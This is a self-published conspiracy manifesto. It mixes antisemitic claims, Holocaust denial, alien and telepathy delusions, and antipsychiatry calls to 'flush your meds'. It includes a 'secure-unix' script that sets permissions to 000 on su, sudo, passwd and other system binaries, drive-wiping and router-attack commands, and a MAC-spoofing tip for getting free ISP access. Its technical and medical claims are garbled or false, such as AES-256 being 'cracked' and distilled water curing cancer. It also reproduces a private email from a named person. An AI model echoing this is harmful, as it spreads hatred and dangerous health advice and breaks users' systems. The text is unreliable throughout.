


**Zionism
Exposed
by
Scott A.
Barry**



The Manifesto

By :

Scott A. Barry

I have came to the conclusion that everything we are basically taught from childhood in History Class to Death is Basically Propaganda and a Lie, We are living in a fake world, Martians Destroyed this Planet, Zionism Destroyed The Environment, It is all done by the Mossad ... What is taught in History Class about George Washington is all watered down info ... They are all ruling elites genetically related to The William of Orange and the Royalty of Egypt ... The Act of 1871 made USA a Corporation and Cestui Que Vie of 1666 AD Makes us Slaves ... The USA is a Corporation owned by a 10 by 10 Parcel of Land (The District of Columbia) ... Rights are imaginary, George Carlin said it (Japanese Internment Camps/There's Your Rights) ... George Washington was not the hero you thought he was and 95% of Government is Freemason. 95% of Government all wear compass and square rings and are part of religious cults period ... I drive by those cars that have compass and square (Freemason) I always see cops next to it ... They block all those black houses near grave yard sites and only church services can visit ... There is a Secret Underground World Society and a Secret Government, what's even more screwy is way back in the 70's they have been using through wall technology on every American. The through wall technology is undetectable, not even a shortwave radio will detect it ... For George Washington, he is just another Freemason, William of Orange Elite, and Politician, Everything we are taught is a lie, 911 was done by the Mossad, OKC was a Mossad Operation ... Israel is the real problem, not China. The constitution is for the District of Columbia, it is all a lie. I am the only person who heard an external voice say we become psychic ghosts when we die. I am the only person who read Kyle Odom's Manifesto realizing Martians started the God Myth and are the ones destroying this planet, The 12 Alien Races are Sexual Deviant Freaks Period ... It's like there is only a select set of people that realize our brains become super computers when we die and that we utilize telepathy to our fullest after we die and everything taught is Propaganda, I have astral projected and no where in those dementians was there any Eugenics Plastic or CPU. We came up with GMO, Soy, Gluten, Wheat, Refined Sugars, Plastic, Table Salt. <https://odyssee.com/@invalid0:d/The-enemy-of-my-enemy-is-my-friend:0>
<https://lbrv.tv/@invalid0:d/The-enemy-of-my-enemy-is-my-friend:0>
<https://rumble.com/ve68c3-enemy-of-my-enemy-is-my-friend.html>
<https://www.bitchute.com/video/UNtknj8bbEJ/>
Minds*com > The enemy of my enemy is my friend
<https://archive.org/details/the-enemy-of-my-enemy-is-my-friend>
YouTube*com > The enemy of my enemy is my friend
Tribal Societies mostly had Coconut and Fish, until we gave them salt, sugar, and flour. Then they lost their teeth and their teeth fell out, they used to live to be about 140 years old ... The Cestui Que Vie Bondage System of 1666 AD requires mandatory birth certificates at Hospitals. This kind of slavery is what made us the society we are today, the only reason why we go to Public School is because we were birthed in a hospital with a Birth Certificate ... The real Mafia of Organized Crime is the Mossad and Israel, They are the real human traffickers, Martians (The 12 Alien Races) use wild humans as Sex Slaves for Human Trafficking, Peer2Peer means Pedo2Pedo and whenever you post that into YouTube your comment gets deleted, Wonder Why? Zionists and Mossad and ADL and SPLC control all the press and everything we look at raping our brains with Propaganda, Bullshit, Nonsense, Hearsay, and other kinds of useless information, it takes a mac address such as f4f4f4f4f4f4 to get around their stupid smart routers and gain access to free internet. They want us paying for an ISP, yet Time Warner Cable a Zionist Owned Business cannot even patch a simple attack such as spoofing the Mac Address to f4f4f4f4f4f4 ... The real censors are the ADL and SPLC, The Israeli Leadership is a Tyrant and the members are actual Martians who came here from another neighboring planet, They Started with the God Myth, then that didn't work, so they came up

with modern Progressive Liberalism, and the two party system, all the fake presidents and politicans are related genetically to The William of Orange and The Royalty of Ancient Egypt ...

When you listen to people in the Alternative Media Talk About what criminals our so-called Government is , what they're doing to us: The Lockdowns, The Shutdowns of the Businesses, The Medical Tyranny, Now you gotta get 3 shots probably and a booster, and it's never gonna end, and then they sit there and rail and say it's all the Chinese's fault... From my perspective the enemy of my enemy is my friend... What do I care if the Chinese rule this slave plantation, we're gonna get killed anyways... George Washington the first American President, after his election George overflowed the organic constitution for The United States of America... Then re-instated the Virginia Colony Corporation... Thereafter eliminated the first constitutional civilian government on April 30th 1789... George had a law background and relied on the Articles of Confederation to perform this Treasonous Plot... Then he immediately took office after The Organic Constitution would have lawfully permitted him to do so... Died in 1799 at the age of 67... His only rightful claim to fame as a Freemason is Treason, Everything is a Lie Period...

Jeff @ Stopthepirates*blogspot*com Archive*org*vn

**A question to Psychiatrists regarding
Schizophrenia ...**

**How come so many Schizophrenics I've met
in Mental Hospitals repeat the same
information aka The Kyle Odom Manifesto
rhetoric?**

**That Martians started the God Myth.
That Zionist Jews control the Press.**

**When humans die they become Telepathic
Psychic Ghosts (human-like form).
Questioning the holocaust and why there
was Political Abuse of Psychiatry during the
USSR/RU (Psychiatric Reprisal).**

**Karl Marx being Jewish and a Jew ...
100 Million Russians > 6 M Jews ...**

**What about the 100 Million Russian
Genocide caused by Psychiatric Reprisal in
Russia during the USSR where people
forced against their will to drink large vials
of Elephant Tranquilizer or Haldol and that
many practicing psychiatrists do not link
Haldol use to** Belching; blindness; changes in vision; decreased
vision; difficulty having a bowel movement ([Mayoclinic*org](#)) ...

2021-01-27

secure-unix.srt

```
# Secure-Unix A Lock The System Utility for locking Unix ... ;
# bash ./ secure-unix.srt secure your unix like system ... ;
# Works on Mac / Unix / Aix / Solaris / Linux / FreeBSD ... ;
# Works on GNU / Ubuntu / Kubuntu / Nix-Like Kernels ... ;
# su root / passwd root / sudo -i / passwd kubuntu/usr ... ;
# chmod -R 000 locks it chmod -R 777 unlocks it ... ;
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /bin/sudo ;
chmod -R 000 /sbin/sudo ;
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/sudo ;
chmod -R 000 /bin/sudoedit ;
chmod -R 000 /sbin/sudoedit ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /usr/sbin/sudoedit ;
chmod -R 000 /bin/gksudo ;
chmod -R 000 /sbin/gksudo ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /bin/doas ;
chmod -R 000 /sbin/doas ;
chmod -R 000 /usr/bin/doas ;
chmod -R 000 /usr/sbin/doas ;
chmod -R 000 /bin/passwd ;
chmod -R 000 /sbin/passwd ;
chmod -R 000 /usr/bin/passwd ;
chmod -R 000 /usr/sbin/passwd ;
chmod -R 000 /bin/bluetooth ;
chmod -R 000 /sbin/bluetooth ;
chmod -R 000 /usr/bin/bluetooth ;
chmod -R 000 /usr/sbin/bluetooth ;
chmod -R 000 /bin/bluetoothd ;
chmod -R 000 /sbin/bluetoothd ;
chmod -R 000 /usr/bin/bluetoothd ;
chmod -R 000 /usr/sbin/bluetoothd ;
chmod -R 000 /bin/cupsd ;
chmod -R 000 /sbin/cupsd ;
chmod -R 000 /usr/bin/cupsd ;
chmod -R 000 /usr/sbin/cupsd ;
chmod -R 000 /bin/ssh-agent ;
chmod -R 000 /sbin/ssh-agent ;
chmod -R 000 /usr/bin/ssh-agent ;
chmod -R 000 /usr/sbin/ssh-agent ;
chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/avahi-daemon ;
chmod -R 000 /etc/default/avahi ;
chmod -R 000 /etc/default/avahi-daemon ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
```

Who runs the World in 2021 ???
Anti Zionism & Anti Globalism ;
Archive*org/today > ;
Antipsychiatry*org ;
DuckDuckGo*com > ;
#flushyourmeds "flushyourmeds" ;
DuckDuckGo*com > ;
#bdsmovement "bdsmovement" ;
Anti Mossad/Anti ADL/Anti SPLC ;
####!-----!\\## ;
<https://tinyurl.com/yxrfttwv> ;
<https://tinyurl.com/y2yssp97> ;
<https://tinyurl.com/yxb45d2y> ;
<https://tinyurl.com/y3mrkkx8> ;
<https://tinyurl.com/yy298h3s> ;
<https://tinyurl.com/yyr2yeov> ;
<https://lbry.tv/@invalid0:d> ;
<https://odysee.com/@invalid0:d> ;
<https://archive.today/SNGU4> ;
<https://tinyurl.com/y5aa2vwa> ;
https://rumble.com/user_flushyourmeds ;
<https://soundcloud.com/user-176652763> ;
<https://flushyourmeds.my-free.website> ;
<https://flushyourmeds.nethouse.ru> ;

Anti Zionism and Anti Globalism
Flushyourmeds*my-free*website
Flushyourmeds*nethouse*ru
Archive*vn/SNGU4
Tinyurl*com/y8bzzp7y /ybg8qt3r /ydbzrht5
Dissenter*com/Kubuntu*org/Gufw In Rej Pub
I tested it by searching (David Duke) ...
Lbry*tv/*com = Has David Duke
Bitchute*com = Has David Duke
Brighteon*com = Has David Duke
Altensored*com = Has David Duke
Archive*today/*org = Has David Duke
Minds*com = Has David Duke
Rumble*com = Has David Duke
Odysee*com = Has David Duke

25 GOOD REASONS WHY PSYCHIATRY MUST BE ABOLISHED

by Don Weitz

1. Because psychiatrists frequently cause harm, permanent disabilities, death - death of the body-mind-spirit.
2. Because psychiatrists frequently violate the Hippocratic Oath which orders all physicians "First Do No Harm."
3. Because psychiatrists patronize and disempower people, especially their patients.
4. Because psychiatry is not a medical science.
5. Because psychiatry is quackery, a pseudo-science which lacks independent diagnostic tests, testable hypotheses, and cures for "schizophrenia" and all other types of alleged "mental illness" or "mental disorder".
6. Because psychiatrists can not accurately and reliably predict dangerousness, violence, or any other type of human behaviour, yet make such claims as "expert witnesses", and with the media promote the "dangerous mental patient" myth/stereotype.
7. Because psychiatrists have caused a worldwide epidemic of brain damage by promoting and prescribing brain-disabling treatments such as the neuroleptics, antidepressants, electroconvulsive brainwashing (electroshock), and psychosurgery (lobotomy).
8. Because psychiatrists manufacture hundreds of "mental disorders" classified in its bible called "Diagnostic and Statistical Manual of Mental Disorders" (a modern witch-hunting manual); such "mental disorders" and "symptoms" are in fact negative, class-and-culturally-biased moral judgments for dissident ways of coping with personal problems and alternative ways of perceiving, interpreting or being in the world.
9. Because psychiatrists, blinded by their medical model bias, fraudulently pathologize and label people's serious life or existential crises as "symptoms" of "mental illness" or "mental disorder" such as "schizophrenia", "bipolar affective disorder", and "personality disorder".
10. Because psychiatrists compound this fraud by falsely claiming, without scientific proof, that these "mental disorders" are caused by a "biochemical

- imbalance" in the brain, genetic factors or "genetic predispositions", despite the fact that there are no genetic factors in "mental illness".
11. Because psychiatrists frequently misinform their patients, families and the public by claiming that brain-disabling procedures such as the neurotoxins (e.g., "antipsychotic medication" and "antidepressants"), electroconvulsive brainwashing (electroconvulsive therapy/"ECT"), psychosurgery (lobotomy) and other behaviour modification-mind control procedures are "safe, effective and lifesaving". The exact opposite is tragically true.
 12. Because psychiatrists routinely deceive or lie to patients, prisoners, their families, and the public.
 13. Because psychiatrists routinely and willfully violate the medical-ethical principle of "informed consent" by misinforming or not informing their patients about the numerous toxic, disabling and frequently permanent effects of the neuroleptics such as memory loss, tardive dyskinesia, tardive psychosis, parkinsonism, dementia (all signs of brain damage), and death.
 14. Because psychiatrists routinely threaten, intimidate or coerce many patients - particularly women, children, the elderly, and prisoners - into consenting to health-threatening/brain-damaging "treatment" such as the antidepressants, neuroleptics, electroconvulsive brainwashing, and hi-risk experiments.
 15. Because psychiatrists frequently fail to fully inform psychiatric inmates and prisoners about existing safe and humane, non-medical alternatives in the community such as survivor-controlled crisis centres, drop-ins, self-help or advocacy groups, diet, massage, wholistic medicine, affordable supportive housing, and jobs.
 16. Because psychiatrists are sexist in frequently stereotyping women in crisis as "hysterical" or "over-emotional", blaming women whenever they voice real complaints and assertively express their feelings and emotions, prescribing massive doses of tranquilizers and antidepressants to disproportionately large numbers of women, and in sexually assaulting women in their offices and institutions.
 17. Because psychiatrists, particularly white male psychiatrists, are homophobic - the American Psychiatric Association (APA) once labelled homosexuality as a "mental illness" or "mental disorder" - and have used forced electroshock on lesbians, trying to coerce them into adopting a heterosexual life style.

18. Because psychiatrists are ageist in prescribing tranquilizers, antidepressants ("medication") and electroconvulsive brainwashing for disproportionately large numbers of elderly people - a form of elder abuse.
19. Because psychiatrists are racist in disproportionately incarcerating and drugging people of African descent, aboriginal people, other people of colour and labelling them "psychotic" or "schizophrenic".
20. Because psychiatrists routinely violate people's civil rights, human rights and constitutional rights such as imprisoning innocent people without court trial or public hearing ("involuntary commitment"), and subjecting them to cruel and unusual punishments or tortures such as forced drugging, electroconvulsive brainwashing, psychosurgery, solitary confinement, "chemical restraints", and 4-point or 5-point restraints.
21. Because psychiatrists masterminded the mass murder of hundreds of thousands of vulnerable people including disabled children, the elderly and psychiatric patients during The Holocaust in Nazi Germany, and "selected" hundreds of thousands of concentration camp prisoners for death ("T-4 euthanasia" program) - historical facts still missing in psychiatric textbooks and histories.
22. Because psychiatrists have willingly participated in and administered mind-control experiments in the United States and Canada since the early 1950s - its chief targets have been poor patients, women, dissidents and prisoners.
23. Because psychiatry, particularly institutional-biological psychiatry, is based on the 3 Fs: Fear, Fraud, and Force.
24. Because psychiatry is a form of social control or punishment - not treatment.
25. Because psychiatry, particularly institutional-biological psychiatry, is fascist - a direct threat to democracy, human rights and life.


From :

<https://web.archive.org/web/20200625174235/http://www.antipsychiatry.org/25reason.htm>

PLEASE SNOWBALL, COPY AND PUBLISH THIS STATEMENT INCLUDING THE NOTE. NO COPYRIGHT OR PERMISSION REQUIRED.

The author, Don Weitz can be reached at his e-mail address: dweitz@interlog.com

Scrying / Gazing Sheet



Hi Dominus Sathanas,

Our team has reviewed your content, and, unfortunately, we think it violates our Community Guidelines. We've removed the following content from YouTube:

[Video: Gang Stalking Telepathy](#)



We know that thi
YouTube is a saf
you think we've r
Keep reading for

How your con

Content glorifying
people is not allo
encourages hatr
membership in a
artistic, and scier
are made for con
purpose of postir

[LEARN MORE](#)

Telepathy is used to do some of the Gang
Stalking, the rest of it is done by useful idiots,
patents mentioned by the fake TI community are
often outdated ... What does the Telepathic
Network know that the Ignorant Masses or
useful idiots do not know? The of the Saddam
Hussein Statue Toppling was a a Staged PSYOP.
The Mossad did the September 11th, 2001
Attacks, and Rabbis Celebrated. The Mossad
crashed Boeing Flight 77 and did the London Bus
Bombings as well as the (OKC) Oklahoma City
Bombings. Zionists control all of the Press,
Media, Finance, Banking, and Governments.
Communism has Jewish roots and Jewish origins,
Karl Marx was a Jew and had Jewish Parents, so
was Joseph Stalin. Distilled Water cures cancer on
a water only fast, and it is proven that other
water with a higher (TDS) Total Dissolvable Solid
count as well as Fluoridated Water Decreases IQ
Scores in Black Males as well. Communism killed
100+ Million, whilst there is hardly any evidence
for the Holocaust, plus questioning it in some
countries can get you deported, arrested, killed,
Now why is that, why are we so backwards ...

Stephen D Lykins, M.D.

Psychiatrist in Olympia, Washington

Providence St. Peter Hospital

Address: 413 Lilly Rd NE, Olympia, WA 98506

Cassie Moran

1 review

4 years ago

Worst bedside manner I've ever experienced! For example, Lykins just shuffles patients in and out. Not to mention his arrogance—ask for another doctor at this facility.



EVERYTHING IS BACKWARDS

by
Scott A. Barry


* REMEMBER: THIS WAS
DO-ABLE IN 1974!

Steady tones, near the high end of the hearing range, say, 15,000 Hz

Each vertical line is one short pulse of microwave signal at a frequency to which the human brain is sensitive . . . then

Output is now brain is sensitive . . . then more or less brain converts the train of a steady tone, microwave pulses back to like tinnitus, inaudible voice; there is no but with conscious defense possible hypothesis against the hypnosis.

HOW SILENT (CONVERTED-TO-VOICE-FM) HYPNOSIS CAN BE TRANSMITTED
USING A VOICE FREQUENCY MODULATOR TO GENERATE THE "VOICE"
THEN PULSED-MICROWAVE VOICE-TO-SKULL FOR DISTANCE AND COVER



#flushyourmeds

Anti Psychiatry

Tinyurl.com/yyrfttwv
Tinyurl.com/y5aa2vwa

FUCK ISRAEL!

Free Palestine!

Zionism is Cancer!

#bdsmovement



Who runs the World in 2021 ???
Anti Zionism & Anti Globalism ;
Archive*org/today > ;
Antipsychiatry*org ;
DuckDuckGo*com > ;
#flushyourmeds “flushyourmeds” ;
DuckDuckGo*com > ;
#bdsmovement “bdsmovement” ;
Anti Mossad/Anti ADL/Anti SPLC ;
##//!!-------!!\\## ;
<https://tinyurl.com/yyrfttwv> ;
<https://tinyurl.com/y2yssp97> ;
<https://tinyurl.com/yxb45d2y> ;
<https://tinyurl.com/y3mrkkx8> ;
<https://tinyurl.com/yy298h3s> ;
<https://tinyurl.com/yyr2yeov> ;
<https://lbry.tv/@invalid0:d> ;
<https://odysee.com/@invalid0:d> ;
<https://archive.today/SNGU4> ;
<https://tinyurl.com/y5aa2vwa> ;
https://rumble.com/user/_flushyourmeds ;
<https://soundcloud.com/user-176652763> ;
<https://flushyourmeds.my-free.website> ;
<https://flushyourmeds.nethouse.ru> ;

... The Bootable Manifesto ...

I was bored, so I wrote a Linux Distro on Sourceforge and The Wayback Machine ...

<https://sourceforge.net/projects/chmod-linux/files/>

<https://archive.org/details/chmod-linux>

<https://tinyurl.com/y4peehm4>

<https://tinyurl.com/y2oew3dc>

Included is : Chmod Script , 528 Script , 7.831 Script , Blue Light Filter , Pale Moon Web Browser , Baudline , PDF Ebook , Video Demonstration of the Security Audit , That's it , All in All , Everything you need Live DVD ...

Chmod The Kernel ... or else ...

1. If you don't chmod -R 000 su/sudo/sudoedit/doas/gksudo you can and will be hacked on Unix/Linux/FreeBSD/Minix/AIX ...

2. (Experience) (user to blame)
Attacks happening through phishing, social engineering, the inside out, because somebody was to blame for just sheer stupidity for not leaving their fingers off of the firewall and configuration files or forgetting to update the Kernel to the latest version or just plain using an unstable non-patched kernel such as Android, Mac OS, Windows, Chrome OS

```
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /bin/sudo ;
chmod -R 000 /sbin/sudo ;
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/sudo ;
chmod -R 000 /bin/sudoedit ;
chmod -R 000 /sbin/sudoedit ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /usr/sbin/sudoedit ;
chmod -R 000 /bin/gksudo ;
chmod -R 000 /sbin/gksudo ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /bin/doas ;
chmod -R 000 /sbin/doas ;
chmod -R 000 /usr/bin/doas ;
chmod -R 000 /usr/sbin/doas ;
chmod -R 000 /bin/passwd ;
chmod -R 000 /sbin/passwd ;
chmod -R 000 /usr/bin/passwd ;
chmod -R 000 /usr/sbin/passwd ;
chmod -R 000 /bin/bluetooth ;
chmod -R 000 /sbin/bluetooth ;
chmod -R 000 /usr/bin/bluetooth ;
chmod -R 000 /usr/sbin/bluetooth ;
chmod -R 000 /bin/bluetoothd ;
chmod -R 000 /sbin/bluetoothd ;
chmod -R 000 /usr/bin/bluetoothd ;
chmod -R 000 /usr/sbin/bluetoothd ;
chmod -R 000 /bin/cupsd ;
chmod -R 000 /sbin/cupsd ;
chmod -R 000 /usr/bin/cupsd ;
chmod -R 000 /usr/sbin/cupsd ;
chmod -R 000 /bin/ssh-agent ;
chmod -R 000 /sbin/ssh-agent ;
chmod -R 000 /usr/bin/ssh-agent ;
```

```
chmod -R 000 /usr/sbin/ssh-agnet ;
chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/avahi-daemon ;
chmod -R 000 /etc/default/avahi ;
chmod -R 000 /etc/default/avahi-daemon ;
```

There is no Perfect Security Measure and Idiotic Users is Culprit ... With this Security Audit other measures must be taking place, such as computer name should not be the default, it should be less usual such as three letters xyz , and should not be root or boss ...

Mac Address needs to be spoofed : f4:f4:f4:f4:f4:f4 ...

DNS Server Needs to be changed : FreeDNS Zone / 45.60.1.1 / OpenDNS ... 8.8.8.8 and 1.1.1.1 are Google and Cloudflare don't use A Mac Address such as all 5a's or 1a's or f4's is uniform and less identifiable ... There is still a way for governments to get Credentials Firewall should be Incoming Rejected ... Any Tunneling should not be Tor based, Tor and I2P are compromised Nodes ...

If you're not on Mips or Arm you are Doing it Wrong ... VPNS are still possibly breached depending on which VPN you use, always tunnel through a MIPS or ARM based Device PERIOD ... SSH Tunneling is still impractical because SHA1 was cracked in the 90's ... I'm not giving a CIA manual or anything I am just saying all of these other security approaches such as Tor and VPNS which are much worse than SSH Tunnels are all Impractical and only provide a false sense of security, and BTW, Protonmail and Mailfence do not encrypt any of your emails, Also Public Key Encryption is still a backdoor so anyone using Zoom or Mumble can easily be tracked no problem ... Forget Cell Phones, if you are degoogled, you're still on Andriod and not on Alpine, Graphene, Subgraph, Purism or any other Mobile Linux Operating System so therefore the mobile networks that have your IMEI and other credentials can still deliver malware to that Andriod, and also you should remove IPTables and Systemd for Microkernel since Microkernel uses PF and not Compromised IPTables, FreeBSD comes with PF, however spoofing Mac Addresses is a little different, you need to compile those BSDs manually usually and BSD is still in development, whilst Linux on most distros has Mac Address and Host Spoofing built into the Network Manager and you can disable root so no Exploits Run root, However there are Rootkits that work with their own unknown environment and the Government/Interpol/The Crown programmed the I/O Drivers to work non-root and even worse Ultrasonic Tracks ..

Ethical Hacking Guide for Random n00bs and Targeted Individuals and Gang Stalkers ...
The Comment: Never use your main Computer For Any Malicious Activity, Learn To Code ...
Download the Parrot Security OS Security Mate Edition 4 GB Version off of :
<https://parrotsec.org/>

Image the USB Stick with cat xaa.iso >/dev/sdx ; sudo -i ; su root ; passwd root ; fdisk -l ;
Parrot Security OS Live USB > BIOS Keys > Forensics Mode > Applications > Privacy >
Anon Surf > Start Anon Surf > Appications > Pentesting > Vulnerability Analysis > Stress
Testing > kill_router6 > 192.168.(0|1).1 is 255.255.255.255 Same Thing ...
Terminal > sudo -i > etherape > zenmap/nmap -Pn-O localhost or 192.168.1.106 a WiFi
Eugenics Device 666 in the port number there you go all Zionism 6668/tcp open irc
For Mac Address Spoofing You Can Try out : f4:f4:f4:f4:f4:f4 with 45.60.1.1 DNS ...
gparted ; gnome-disks ; fdisk -l ; yes >/dev/sdX ; < yes is a fast and easy drive eraser ...
Setting Access Controls So I/O Drivers do not work : killall ssh-agent
rfkill block bluetooth ;
└── [root@parrot]─[~]
 └── #chmod -R 000 /bin/sudo
 [X]─[root@parrot]─[~]
 └── #chmod -R 000 /bin/su
 [root@parrot]─[~]
 └── #chmod -R 000 /bin/sudoedit
 [root@parrot]─[~]
 └── #chmod -R 000 /bin/gksudo
[X]─[root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/gksudo
 [root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/sudo
 [root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/sudoedit
[X]─[root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/su
 [root@parrot]─[~]
 └── #exit ; clear ; exit ;
I/O Drivers Must be locked in in order to remain secure on this system ...
└── [user@parrot]─[~]
 └── \$sudo
bash: /usr/bin/sudo: Permission denied
[X]─[user@parrot]─[~]
 └── \$su
bash: /usr/bin/su: Permission denied
[X]─[user@parrot]─[~]
 └── \$sudo -i
bash: /usr/bin/sudo: Permission denied on all of these for limiting certain COM I/O Drivers ...
We do know of certain rootkits that use their own less than root I/O Driver Working Group
and attach themselves to Firmware and the Bootloader MBR Track 0 to 512 Bytes of code ...
Interpol of the DOD and DIA and DARPA and INSCOM/CENTCOM is part of Interpol and
the CROWN, The USA is and was a Corporation after the Act of 1871, Nothing new your
rights are fake we made them up like the boogeyman, Japanese Internment Camps?????
NSA Signals Intelligence was still tracking us before we had WiFi SSIDS BSSIDS IMEIS that
broadcast all the time, they were spying on Relay Rooms, Old Rooms Full of Tubes Literally...

The Image Below This Text Demonstrates the Flaw of Every Single Kernel, Microkernel, Linux, and FreeBSD all have this one issue and that is that sudo and su/doas can run and execute after presenting a dumb password, all you need is a password, and the binaries are not chmoded to 000 like they should be, this is a MAJOR/CRITICAL Security Flaw ... As Michael Ellner puts it
'Everything is backwards, Everything is upside down, Doctors Destroy Health, Governments Destroy Freedom, The MSM Destroys Information, and Religions Destroy Spirituality ... I still give Microkernel/Minix credit for having PF which is more secure than IPTables, Not being on x86 and on MIPS, Having less LoC Lines of Code than Linux and FreeBSD, FreeBSD Having the Most, Linux having less, and Minix having the least ... Linux is only there for dumbed down simplified Mac Address Spoofing and Easy DNS Config ... Plus I/O Drivers work on even the Newest of Computers in Linux ... Linux took it's code from Minix which has less LoC and Minix uses RAM Disk Only Drivers even for Sound so no exploits can fuck with it ... IME is a backdoor for Intel's x86 and is Minix Based ... Intel Stole it, Linux Stole it, Microsoft Stole the source code for FreeBSD's TCP/IP Stack ... The Sound Card Drivers in Minix go do while loop on RAM Disk so no crashing occurs and the system goes back to continuous on a system crash, RAM Disk Only Drivers are built Mission Critical, It's just like a bare metal system that is for the Railway System for storing Element 115, Fire Crackers and VX Nerve Agent ... Martians Have Destroyed Earth ...

Setting Access Controls So I/O Drivers do not work : killall ssh-agent
rfkill block bluetooth ;
└── [root@parrot]─[~]
 └── #chmod -R 000 /bin/sudo
 [X]─[root@parrot]─[~]
 └── #chmod -R 000 /bin/su
 [root@parrot]─[~]
 └── #chmod -R 000 /bin/sudoedit
 [root@parrot]─[~]
 └── #chmod -R 000 /bin/gksudo
[X]─[root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/gksudo
 [root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/sudo
 [root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/sudoedit
[X]─[root@parrot]─[~]
 └── #chmod -R 000 /usr/bin/su
 [root@parrot]─[~]
 └── #exit ; clear ; exit ;
I/O Drivers Must be locked in in order to remain secure on this system ...
└── [user@parrot]─[~]
 └── \$sudo
bash: /usr/bin/sudo: Permission denied
[X]─[user@parrot]─[~]
 └── \$su
bash: /usr/bin/su: Permission denied
[X]─[user@parrot]─[~]
 └── \$sudo -i
bash: /usr/bin/sudo: Permission denied

Futurists Predicting The Future
Future Shock (Alvin Toffler)
1984 (George Orwell)
The Turner Diaries (Gov WL) ...
“In the future we will have no one useful left. We will be a big stinking gaseous ball of shit.”
-- George Carlin Predicted It
If Compact Flash Cards were made in 1994,
Then Millenials were born in 1990,
Else Millenials are Doomed,
Because San Disk Compact Flash Card of 1994 is the end of memory density and memory density is now scarce. History is being erased by Antifa, Libtards, Communists, and SJW History Revisionists ...

Ideal Cryptography
The only ideal cryptography is Alien Characters and Sigils, because there is no base 8 binary instruction set for them... One-Time Pads can be enumerated on any 512 GB SSD... Luks Drive Encryption, SHA1, AES-256 have all been Mathematically Cracked... On any Linux or FreeBSD System you can draw them in Gimp/Mtpaint and use the Alien Character or Sigil Cipher Pad with it... This is literally what is used by Secret Societies.



(No Subject)

3 messages

Sun, Jan 24, 2021 at 11:49 PM

Thank you Scott! I like the idea of videotaping my parents. It's along story of abuse where just last year, my dad was going to be reported for severe abuse while I was living with him. I was quickly forced out into a transitional living for one year. I finally just now got my apartment. Yay! I am well aware of Varkin. I bought his amazing book called Malignant Self-love years ago. I watch him on Tube and he is brilliant in explaining first-hand account of narcissism. Your computer words are 50% over my head. Although I have been studying hacking for 2 years when I originally saw my computer hacked. I wrote over 1000 pages of his coding and logs. I just read them and now they are familiar to me. Free Bsd doesn't work on an Apple computer or my iPhone. I signed up for Git Hub awhile back hoping to find some beginner's training in hacking. I just need to find out where to start. Currently my iPhone is hacked. I have so many hidden apps that were unknowingly installed. My network is hacked.

My emails are ALL hacked. It's a shit show but I WILL fix it. I just need more time. Oddly enough the hacker made me amused when I was so isolated. I knew what was going on. I only wanted him to communicate with me. No go. However, I found some cool links left for me. I even think he added more storage. I was happy in a fucked up situation. That's why I never turned him in. There were others that I think he reported to. Almost like it was part of his job to report back to whoever he was working for. Then I uncovered a huge spider web. I wrote down all the names involved. Just in case they stole my identity. I do think that it has been altered. There claims to be criminal records on me that I do not have. I haven't got professional help for fear I would find out that it was all bad and real. Then I would have to report them. That's against everything I stand for because I am not a rat. So I let it go but saved boxes and 3 separate full hard drives of everything if I ever was forced to submit it. I realize I have been gang stalked. I even thought chemtrails gave me a skin disease that the medical field claims is a hoax. I swear I have all the symptoms. It's sad because I'm a pretty girl or guess I should say woman. It fucked my head up and self-esteem. It

made me stop wanting to ever be with anyone. I'm trying to find a natural secret cure. Drs claim it's all in my head. Bullshit. They just assumed I was mentally ill because I was forced to take a horrible med. Enough about the negative stuff. In my gut, I know all will be revealed. I also heavily rely on my spiritual beliefs. Not Christian and no way Jewish. I can't stand the Jews the more I am discovering the hidden truth on the archive. I really like the site of Aryan Empire. I just want the real truth and not the lightweight stuff. Hey... I truly hope that you considered you doing a podcast. You are actually funny. I don't know if you have been told that. You have a cool cat side to you yet there is a dark occult powerful side of you. Don't get freaked out. I'm not try to flrt

Liza Nicole Flaum

Mon, Jan 25, 2021 at 1:36 AM

New Age BS can suck the life out of you, I have heard of PSI Tech and it was on VHS for 500 dollars. These shell companies later funded the Smirnoff patent, so I lack a sense of humor due to all the crap I have been through. Joni Douriff divorced that guy Dane Spotts ...
The Government uses Smirnoff on suspected VC Sympathizers who were draft dodgers to target them and now with Google patents anyone even a 12 year old can build a directed energy weapon from a simple heath kit, outside of my window I had a man say he was in the CIA and that he would perp me and f me up, people make all kinds of outlandish claims and I know best not to tell common authority otherwise face psychiatry ...
Then they have holographic impersonation technology, as coats and scrub pants, to make a person see through, overunity free energy was already doable.

They make videos on how to make those fresnel looking lenses that make the item see through, The public gets 30 year old late technology ...
They will shut down public access cable channels such as Guerilla news network GNN which had Mark Philips and showed MKULTRA ...
I also remember that mercury news post about crack and the CIA, and then CNN was showing a fake broadcast during the gulf war, everyone online saw the full footage where the Charles Jaco of CNN was holding a fake TP scud Missile that said Larry King Live Show or bust 300 lb Pedo ...
There is a documentary and book Monarch the New Phoenix Program explaining the first targets being draft dodgers and VC Sympathizers ..
Then we have the brainwashed masses who said the ones who served during the draft were heros, the propaganda is spammed in hospitals where people are sick and dying and all that does is provoke other patients to maybe someday go postal and that is what the globalists/zions want actually so that way they can reprise more rights, closed down more business types, you never see business at REGAL or Eye Max due to the Aurora Movie Theatre shooter ...
